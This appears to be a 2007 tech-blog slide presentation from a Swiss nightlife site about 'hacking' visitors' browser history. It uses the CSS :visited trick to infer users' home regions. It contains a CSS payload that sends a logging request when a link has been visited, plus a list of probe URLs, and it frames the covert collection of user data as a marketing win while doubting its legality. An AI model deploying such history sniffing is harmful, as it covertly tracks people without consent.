





Back In The Days...

techblog.tillate.com


3. June 2007, 19:44, by Maarten Manders

Hacking Your Browser History





You Know Exactly What I'm Talking About!

Now [click here](#) to see th




CLICK!



Now [click here](#) to see th

WHAT IF



```
a:visited { background: url(log.php?ip=62.65.135.114); }
```



And Nobody Would Give Damn

No Comments [»](#)

No comments yet.

[RSS feed for comments on t](#)




~~Panda~~
Maarten

(maybe because the news was 4 months old?)




Until Last Friday!



... when Harry planned to go to Island.



Until Last Friday!



~~... when Harry planned to go to Island.~~



Where Do Our Users COMEFROM?



Solution: Hack There Historyz!

- Other sites are regionalized, too:

usgang.ch

- come in to Zürich
- come in to Luzern
- come in to Bern
- come in to Basel
- come in to St. Gallen
- come in to Romandie
- come in to Ticino

Willkommen auf dem me...

Sprache: Deutsch

homegate.ch

Inserieren Mieten **Kaufen** Finanzieren

Immobilien suchen

Kaufen > Wohnung > Schweiz

FRANCE DEUTSCHLAND ÖSTERREICH

Community What's up Music & Style Games Fun

Blick Startseite >> News Sport People Lifestyle

Schweiz >> Regional Ausland Wirtschaft Wissen Ti...

Sie sind hier: > Startseite > News > Regional

Wählen Sie Ihre Region

- Basel
- Aargau
- Zürich
- Ost-CH
- Zentral-CH
- Bern
- Westschweiz
- Graubünden
- Tessin
- Alle Regionen

Seite 1 von 5



Für regionale News, Verlosungen, Event-Tipps und Party Pictures klicke auf deine Region in der Karte.



Which Sites? A Little Test For Tillate.com:

```
array('20min', 'bern', 'www.20min.ch/news/bern/'),
array('20min', 'basel', 'www.20min.ch/news/basel/'),
array('20min', 'luzern', 'www.20min.ch/news/luzern/'),
array('20min', 'stgallen', 'www.20min.ch/news/stgallen/'),
array('20min', 'zürich', 'www.20min.ch/news/zuerich/'),
array('20min', 'romandie', 'www.24heures.ch/pages/home/24_heures/1_actu/vaud'),

array('partyguide', 'basel', 'www.partyguide.ch/main.php?Region=Basel'),
array('partyguide', 'bern', 'www.partyguide.ch/main.php?Region=Bern'),
array('partyguide', 'luzern', 'www.partyguide.ch/main.php?Region=Zentralschweiz'),
array('partyguide', 'stgallen', 'www.partyguide.ch/main.php?Region=Ostschweiz'),
array('partyguide', 'zuerich', 'www.partyguide.ch/main.php?Region=Zuerich'),
array('partyguide', 'romandie', 'www.partyguide.ch/main.php?Region=Westschweiz'),
array('partyguide', 'romandie', 'www.partyguide.ch/main.php?Region=AargauSolethurn'),


array('kino.search', 'basel', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=Basel'),
array('kino.search', 'bern', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=Bern'),
array('kino.search', 'zuerich', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=z%FCrich'),
array('kino.search', 'luzern', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=Luzern'),
array('kino.search', 'stgallen', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=St.+Gallen'),
array('kino.search', 'romandie', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=Lausanne'),
array('kino.search', 'romandie', 'kino.search.ch/kinoprogramm/process.php?day=&radius=city&city=Gen%E8ve'),

array('usgang', 'basel', 'basel.usgang.ch'),
array('usgang', 'bern', 'bern.usgang.ch'),
array('usgang', 'luzern', 'luzern.usgang.ch'),
array('usgang', 'stgallen', 'stgallen.usgang.ch'),
array('usgang', 'zuerich', 'zuerich.usgang.ch'),
array('usgang', 'romandie', 'romandie.usgang.ch')
```

Figures


- ❑ **Feedback Rate: 30%**
 - ❑ Incompatible Browsers (Opera)
 - ❑ I picked the wrong sites
 - ❑ **They only visit tillate.com**

- ❑ **Feedback From:**



Figures

□ Matching



Green = One of the hacked region matches the real one



The Good

- ❑ Cheap
 - ❑ Only once per user
 - ❑ Parallelized

- ❑ Works (almost) Everywhere
 - ❑ No Ajax, Cross-Browser

- ❑ Make Marketing Happy
 - ❑ Free User Data





The Bad

- ❑ Congruence is hard
 - ❑ But there are giveaways (complex)
 - ❑ <http://www.fcb.ch/>
 - ❑ <http://www.fcz.ch/>
 - ❑ <http://www.fcbern.ch/>

- ❑ Find User Region

- ❑ No Partly matching

- ❑ Legal
 - ❑ I think not (really)



The Ugly!

Time's Up!